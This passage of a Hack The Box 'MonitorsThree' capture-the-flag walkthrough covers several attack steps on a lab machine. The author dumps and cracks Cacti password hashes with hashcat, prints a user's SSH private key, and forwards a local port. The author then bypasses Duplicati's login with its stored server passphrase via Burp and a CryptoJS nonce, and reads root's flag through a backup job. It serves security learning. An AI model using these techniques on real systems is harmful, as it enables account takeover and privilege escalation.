snmpagent_notifications_log	
user_auth	
user_auth_cache	
user_auth_group	
user_auth_group_members	
user_auth_group_perms	
user_auth_group_realm	
user_auth_perms	
user_auth_realms	

Now lets describe this table here

```
MariaDB [cacti]> describe user_auth
    -> ;
+-----+-----+-----+-----+-----+-----+
| Field          | Type           | Null | Key | Default | Extra        |
+-----+-----+-----+-----+-----+-----+
| id             | mediumint(8) unsigned | NO   | PRI | NULL    | auto_increment |
| username       | varchar(50)        | NO   | MUL | 0       |               |
| password       | varchar(256)        | NO   |      |          |               |
| realm          | mediumint(8)        | NO   | MUL | 0       |               |
| full_name      | varchar(100)        | YES  |      | 0       |               |
| email_address  | varchar(128)        | YES  |      | NULL    |               |
| must_change_password | char(2)        | YES  |      | NULL    |               |
| password_change | char(2)        | YES  |      | on      |               |
| show_tree      | char(2)        | YES  |      | on      |               |
| show_list      | char(2)        | YES  |      | on      |               |
| show_preview   | char(2)        | NO   |      | on      |               |
| graph_settings | char(2)        | YES  |      | NULL    |               |
| login_opts     | tinyint(3) unsigned | NO   |      | 1       |               |
| policy_graphs  | tinyint(3) unsigned | NO   |      | 1       |               |
| policy_trees   | tinyint(3) unsigned | NO   |      | 1       |               |
| policy_hosts   | tinyint(3) unsigned | NO   |      | 1       |               |
| policy_graph_templates | tinyint(3) unsigned | NO   |      | 1       |               |
| enabled         | char(2)        | NO   | MUL | on     |               |
| lastchange      | int(11)         | NO   |      | -1     |               |
| lastlogin       | int(11)         | NO   |      | -1     |               |
| password_history | varchar(4096)    | NO   |      | -1     |               |
| locked          | varchar(3)        | NO   |      |          |               |
| failed_attempts | int(5)          | NO   |      | 0       |               |
| lastfail        | int(10) unsigned | NO   |      | 0       |               |
| reset_perms     | int(10) unsigned | NO   |      | 0       |               |
+-----+-----+-----+-----+-----+-----+
25 rows in set (0.001 sec)
```

Lets select username and password here

```
MariaDB [cacti]> select username,password from user_auth;
+-----+-----+
| username | password          |
+-----+-----+
| admin    | $2y$10$tjPSsSP6UovL30TNeam40e24TSRuSRRApmpqf5vPinSer3mDuyG90G |
| guest    | $2y$10$S08woUvjSFMr1CDo803cz.S6uJoqLaTe6/mvIcUuXzKsATo77nLHu |
| marcus   | $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK |
+-----+-----+
3 rows in set (0.001 sec)
```

Lets save marcus's password hash here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±11 (2.36s)
```

```
vim hash
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±12 (0.046s)
```

```
cat hash
```

	File: hash
1	\$2y\$10\$Fq8wGXvLM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK

Now lets crack it with hashcat like this

```
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±12 (9.027s)
```

```
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
-----
```

```
Watchdog: Temperature abort trigger set to 90C
```

```
Host memory required for this attack: 105 MB
```

```
Dictionary cache hit:
```

```
* Filename...: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384
```

```
$2y$10$Fq8wGXvLM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK:12345678910
```

⚠ User Creds

Username : marcus

Password : 12345678910

Lets switch user to marcus, I tested it with ssh and it doesnt work

```
MariaDB [cacti]> exit
Bye
www-data@monitorsthree:~/html/cacti/include$ su marcus
Password:
marcus@monitorsthree:/var/www/html/cacti/include$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
marcus@monitorsthree:/var/www/html/cacti/include$ █
```

Now here is the id_rsa of marcus

```
marcus@monitorsthree:~$ cd .ssh
marcus@monitorsthree:~/.ssh$ ls -al
total 20
drwx----- 2 marcus marcus 4096 Aug 20 13:07 .
drwxr-x--- 4 marcus marcus 4096 Aug 16 11:35 ..
-rw----- 1 marcus marcus 574 Aug 20 15:23 authorized_keys
-rw----- 1 marcus marcus 2610 Aug 20 15:23 id_rsa
-rw-r--r-- 1 marcus marcus 574 Aug 20 15:23 id_rsa.pub
marcus@monitorsthree:~/.ssh$ █
```

Lets cat this out

```
marcus@monitorsthree:~/ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAABG5vbmUAAAAEb9uZQAAAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqgvIpzJXDWJOJejC3CL0m9gx8IX07UBIfGplG1XCC6GhqPQh80XK
rPKApFwR1k4oJkxQJi0fG2oSWmssfwwqY4FWw51sNIALbSIV3UIlz8/3ufN0zmB4WHacS+
k7h0P/rJ8GjxihThmh6PzC0RbpD/wCCCvF1qX+Bq8xc7797xBR4KfPaA90gB0uvEuzVWco
MYII6QvznQ1FErJn0iceJoxRrl0866Jm0f6moP66URLa5+0sLta796+ARDNMQ2g4geh53p
ja3nZYq2QAI1b66GIRmYUGz4uWunRJ+6kUvf7QVmNgmmnF2cVYFpdLBp8WAMZ2XyeqhTk
Z4fg6mwPyQfLoTFYxw1jv96F+Kw4ET1tTL+PLQL0YpHgRTelkCKBxo4/NiGs6LTEzsucyq
Dedke5o/5xcIGnU/kTtwt5xXZMqmojXOywf77vomCuLHfcyePf2vwImF9Frs07lo3ps7pK
ipf5cQ4wYN5V7I+hFcie5p9eeG+9ovdw7Q6qrD77AAAFkIu0kraLtJK2AAAB3NzaC1yc2
EAAAGBAKoLyKcyVw1iTiXowtwi9JvYMFCFzu1ASHxqZRtVwguhoaj0IfDlyqz5AKRcEdZ0
KCZMUCYtHxtqElprLH8KsG0BVs0dbDSAC20iFd1CJc/P97nzdM5geFh2nEvp04Tj/6yfBo
8YoU4Zoej8wtEW6Q/8Aggrxdal/gavMX0+/e8QUeCnz2gPToAdLrxLs1VnKGCC0kL850N
RRKyZzonHiaMu5dPOuiZjn+pqD+uLEZWuftLC7Wu/evgEQzTENo0IHoe6Y2t52WKtkAI
tW+uhEZmFBs+Llrp0SfupFL3+0FZjYJppxdnFWBaXZQaffGd6dl8nqoU5IWeH40psD8kH
5aExWMcNY7/ehfis0BE9bUy/jy0C9GKR4EU3pZAigca0PzYhr0i0xM7LnMqg3nZhuaP+cX
CBp1P5E7cLecV2TKpqI1zssH++76Jgrix33Mnj39r8CJhfRa7N05aN6b06SoqX+XEOMGDe
VeyPoRXInuafXnhvvaL3c000qqw++wAAAAMBAAEAAAGAAxIKAЕa09xZnRrjh0INYCA8sBP
UdlPWmX9KBrTo4shGXYqytDC0Upq738zginrfiDDt05Do4oVqN/a83X/ibBQuC0HaC0NDA
-----END OPENSSH PRIVATE KEY-----
```

Now lets copy this over to us and change permission

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±12 (2.29s)
vim id_rsa
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main) (0.024s)
chmod 600 id_rsa
```

Now lets ssh in

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorThree git:(main)±13 (2.814s)
ssh -i id_rsa marcus@monitorsthree.htb

The authenticity of host 'monitorsthree.htb (10.10.11.30)' can't be established.
ED25519 key fingerprint is SHA256:1llzaKeglum8R0dawipiv9mSGU33yzoUW3fr09MAF6U.
This host key is known by the following other names/addresses:
  ~/ssh/known_hosts:67: 10.10.11.30
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'monitorsthree.htb' (ED25519) to the list of known hosts.

marcus@monitorsthree:~ (0.122s)
id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
```

And here is your user.txt

```
marcus@monitorsthree ~ (0.127s)
ls -al

total 32
drwxr-x--- 4 marcus marcus 4096 Aug 16 11:35 .
drwxr-xr-x 3 root   root   4096 May 26 16:34 ..
lrwxrwxrwx 1 root   root    9 Aug 16 11:29 .bash_history -> /dev/null
-rw-r--r-- 1 marcus marcus  220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 marcus marcus 3771 Jan  6 2022 .bashrc
drwx----- 2 marcus marcus 4096 Aug 16 11:35 .cache
-rw-r--r-- 1 marcus marcus  807 Jan  6 2022 .profile
drwx----- 2 marcus marcus 4096 Aug 20 13:07 .ssh
-rw-r----- 1 root   marcus  33 Nov 15 19:47 user.txt
```

Vertical PrivEsc

So found some port listening here

```
marcus@monitorsthree ~ (0.271s)
ss -lntp
State          Recv-Q      Send-Q      Local Address:Port
LISTEN        0            511          0.0.0.0:80
LISTEN        0           4096         127.0.0.1:8200
LISTEN        0            128          0.0.0.0:22
LISTEN        0            70           127.0.0.1:3306
LISTEN        0           4096         127.0.0.53%lo:53
LISTEN        0            500          0.0.0.0:8084
LISTEN        0           4096         127.0.0.1:36569
LISTEN        0            511          [::]:80
LISTEN        0            128          [::]:22
```

And im gonna save u time to say that port 8200 is only the important one here


So lets port forward it to us

```
ssh -L 8200:localhost:8200 -i id_rsa marcus@monitorsthree.htb
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±1 (1.752s)
ssh -L 8200:localhost:8200 -i id_rsa marcus@monitorsthree.htb

marcus@monitorsthree ~
```

Lets see this page now



So i searched for the file relating to this on the box

```
marcus@monitorsthree ~ (2.895s)
find / 2>/dev/null | grep duplicati
/opt/backups/cacti/duplicati-bb19cdec32e5341b7a9b5d706407e60eb.dblock.zip
/opt/backups/cacti/duplicati-b0c2d5c4021e2423d91f796fe2476a9ae.dblock.zip
/opt/backups/cacti/duplicati-20240526T162923Z.dlist.zip
/opt/backups/cacti/duplicati-bc2d8d70b8eb74c4ea21235385840e608.dblock.zip
/opt/backups/cacti/duplicati-ie7ca520ceb6b4ae081f78324e10b7b85.dindex.zip
/opt/backups/cacti/duplicati-ib744a2684c2f4324bc1855dc7ae607c1.dindex.zip
/opt/backups/cacti/duplicati-20241116T182553Z.dlist.zip
/opt/backups/cacti/duplicati-i7329b8d56a284479bade001406b5dec4.dindex.zip
/opt/backups/cacti/duplicati-20240820T113028Z.dlist.zip
/opt/duplicati
/opt/duplicati/config
/opt/duplicati/config/Duplicati-server.sqlite
/opt/duplicati/config/CTADPNHLTC.sqlite
/opt/duplicati/config/.config
/opt/duplicati/config/.config/.mono
/opt/duplicati/config/.config/.mono/certs
/opt/duplicati/config/.config/.mono/certs/Trust
/opt/duplicati/config/control_dir_v2
/opt/duplicati/config/control_dir_v2/lock_v2
/etc/cron.d/duplicati
```

Ok this should be helpful so got it on mine

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±9 (0.027s)
ls -al

total 136
drwxr-xr-x 1 pks pks    326 Nov 17 00:06 .
drwxr-xr-x 1 pks pks    752 Nov 15 17:55 ..
-rw-r--r-- 1 pks pks    845 Nov 15 17:59 aggressiveScan.txt
-rw-r--r-- 1 pks pks   1626 Nov 15 17:59 allPortScan.txt
drwxr-xr-x 1 pks pks    426 Nov 16 02:17 CVE-2024-25641
-rw-r--r-- 1 pks pks   6331 Nov 15 18:13 directories.txt
-rw-r--r-- 1 pks pks   727 Nov 16 19:19 'Duplicati Login Bypass.md'
-rw-r--r-- 1 pks pks 90112 Nov 16 01:19 Duplicati-server.sqlite
-rw-r--r-- 1 pks pks    61 Nov 16 01:35 hash
-rw----- 1 pks pks 2610 Nov 16 01:38 id_rsa
-rw-r--r-- 1 pks pks 7931 Nov 17 00:05 MonitorsThree.md
-rw-r--r-- 1 pks pks   877 Nov 16 01:21 test.php
-rw-r--r-- 1 pks pks   591 Nov 15 18:45 test.sql
-rw-r--r-- 1 pks pks 1200 Nov 16 01:21 test.xml.gz
```

Now, lets dump it using sqlite3 and save it to file

```
sqlite3 Duplicati-server.sqlite .dump > duplicati.dump
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±9 (0.04s)
sqlite3 Duplicati-server.sqlite .dump > duplicati.dump
```

Now lets see file now

```
48 INSERT INTO Option VALUES(-2,'','last-webserver-port','8200');
49 INSERT INTO Option VALUES(-2,'','is-first-run','');
50 INSERT INTO Option VALUES(-2,'','server-port-changed','True');
51 INSERT INTO Option VALUES(-2,'','server-passphrase','Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=');
52 INSERT INTO Option VALUES(-2,'','server-passphrase-salt','xTfyKWV1dATpFzvPhCLEJLJzYA5A4L74hX7FK8XmY0I=');
53 INSERT INTO Option VALUES(-2,'','server-passphrase-trayicon','c1f7aff1-3b0d-4c77-a6d2-fedb7b90e96d');
54 INSERT INTO Option VALUES(-2,'','server-passphrase-trayicon-hash','Ny82ErjybXiv6EH19t4UE2zBT04Az/hJNg1xF+Hgck8=');
55 INSERT INTO Option VALUES(-2,'','last-update-check','638672969326864370');
56 INSERT INTO Option VALUES(-2,'','update-check-interval','');
57 INSERT INTO Option VALUES(-2,'','update-check-latest','');
58 INSERT INTO Option VALUES(-2,'','unacked-error','False');
59 INSERT INTO Option VALUES(-2,'','unacked-warning','False');
```

Got this passphrase here so i should really be looking for an exploit here

Found this : <https://github.com/duplicati/duplicati/issues/5197>

Bypass Duplicati Login Authentication Using DB Server-Passphrase #5197

Closed AKilleX opened this issue on May 18 - 4 comments

AKilleX commented on May 18

- [x] I have searched open and closed issues for duplicates.
- [x] I have searched the [forum](#) for related topics.

Environment info

- Duplicati version: <= 2.0.7
- Operating system: Linux
- Backend: Local

Description

When Duplicati is configured with a login password , it is possible to bypass the login authentication using the Database server passphrase without actually knowing the correct password. The issue lies in the way the server passphrase is used to generate the authentication token.

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

3 participants

Now lets run this exploit as specified just follow along

First we need to convert our server-passphrase to a salted password do it like so

The screenshot shows a web-based tool for converting data between different formats. The interface is divided into two main sections: 'Input' and 'Output'. In the 'Input' section, there is a 'From Base64' dropdown menu set to 'Alphabet: A-Za-z0-9+='. Below this, there are two checkboxes: 'Remove non-alphabet chars' (which is checked) and 'Strict mode' (which is unchecked). In the 'Input' field, the string 'Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=' is entered. In the 'Output' section, the converted hex string '59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a' is displayed. The tool also includes a 'To Hex' section with options for 'Delimiter: None' and 'Bytes per line: 0'.

Now lets put any password in duplicati and intercept it with burp

Interception → Forward Drop

Time	Type	Direction	Method	URL
00:14:25 17 Nov	HTTP	→ Request	POST	http://localhost:8200/login.cgi

Request

Pretty Raw Hex

```

1 POST /login.cgi HTTP/1.1
2 Host: localhost:8200
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 11
10 Origin: http://localhost:8200
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://localhost:8200/login.html
14 Cookie: session-auth=IL191mNb0_JIkmtF5bgS8t0CshHa9DP4RRPtB5GMDL8; default-theme=ngax
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18 Priority: u=0
19
20 get-nonce=1

```

Intercept the response to this request for the nonce

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 POST /login.cgi HTTP/1.1 2 Host: localhost:8200 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0 4 Accept: application/json, text/javascript, */*; q=0.01 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 11 10 Origin: http://localhost:8200 11 Sec-GPC: 1 12 Connection: keep-alive 13 Referer: http://localhost:8200/login.html 14 Cookie: session-auth=IL191mNb0_JIkmtF5bgS8t0CshHa9DP4RRPtB5GMDL8; default-theme=ngax 15 Sec-Fetch-Dest: empty 16 Sec-Fetch-Mode: cors 17 Sec-Fetch-Site: same-origin 18 Priority: u=0 19 20 get-nonce=1 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Cache-Control: no-cache, no-store, must-revalidate, max-age=0 3 Date: Sat, 16 Nov 2024 18:45:04 GMT 4 Content-Length: 140 5 Content-Type: application/json 6 Server: Tiny WebServer 7 Keep-Alive: timeout=20, max=400 8 Connection: Keep-Alive 9 Set-Cookie: xsrf-token=dc%2F5d2a%2BDtLOE1VeboByolqV8I8z%2B8C6U7WP6EdZ3p4%3D; expires=Sat, 16 Nov 2024 18:55:04 GMT; path=/ 10 Set-Cookie: session-nonce=fHLrcEZxMW9ZId25HcHgUdqajYhplaJK9yriWVBugEo%3D; expires=Sat, 16 Nov 2024 18:55:04 GMT; path=/ 11 12 { 13 "Status": "OK", 14 "Nonce": "fHLrcEZxMW9ZId25HcHgUdqajYhplaJK9yriWVBugEo", 15 "Salt": "xTfykWW1dAtpFZvPhC1EJLJzYAS44L74hX7FK8XmYGI" 16 } </pre>

Now open up the console on the duplicati page


```

var noncedpwd =
CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('NONCE') +
'SALTED_PASSWD')).toString(CryptoJS.enc.Base64);


```

then just

```
console.log(noncedpwd);
```



Now forward that response request then in the next POST request put this in as password and URL encode this



Now forward this and u should be logged in (Pro Tip : Drop the intercept after forwarding this for less interruptions)

The screenshot shows the Duplicati web interface at <http://localhost:8280/ngax/index.html>. The main navigation bar includes Home, Add backup, Restore, Settings, About, and Log out. A sidebar on the left also lists these options. The central content area displays a backup summary for 'Cacti 1.2.26 Backup': Last successful backup was yesterday at 11:56 PM (took 00:00:10), with a 'Run now' button; Next scheduled run is today at 4:30 PM; Source size is 60.15 MB; and Backup size is 19.23 MB / 3 Versions.

And now just follow along to get root.txt

Add a backup here

The screenshot shows the 'Add backup' wizard, Step 1: General. The navigation bar has tabs 1 through 5: General, Destination, Source Data, Schedule, and Options. The 'General' tab is selected. The form fields include:

- Name: root_flag
- Description (optional): (empty text area)
- Encryption: No encryption

A note at the bottom says: *We recommend that you encrypt all backups stored outside your system*.

and put in the destination

Home Add backup Restore Settings About Log out

General Destination Source Data Schedule Options

Backup destination

Storage Type Local folder or drive

Folder path /source/tmp

Username Optional authentication username

Password Optional authentication password

Test connection

Advanced options ▾

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This screenshot shows the 'Destination' step of a 5-step backup wizard. The left sidebar includes links for Home, Add backup (highlighted in green), Restore, Settings, About, and Log out. The top navigation bar shows steps 1 through 5: General, Destination (highlighted in green), Source Data, Schedule, and Options. The main area is titled 'Backup destination' and contains fields for 'Storage Type' (set to 'Local folder or drive'), 'Folder path' ('/source/tmp'), 'Username' ('Optional authentication username'), and 'Password' ('Optional authentication password'). A 'Test connection' button is at the bottom right. An 'Advanced options' dropdown is also visible.

Select the source data

Home Add backup Restore Settings About Log out

General Destination Source Data Schedule Options

Source data

Show hidden folders

User data
 ▶ My Documents
 ▶ Home
 ▶ Computer
 ▼ Source data
 /source/root/root.txt

Add a path directly


Filters ▾

Exclude ▾

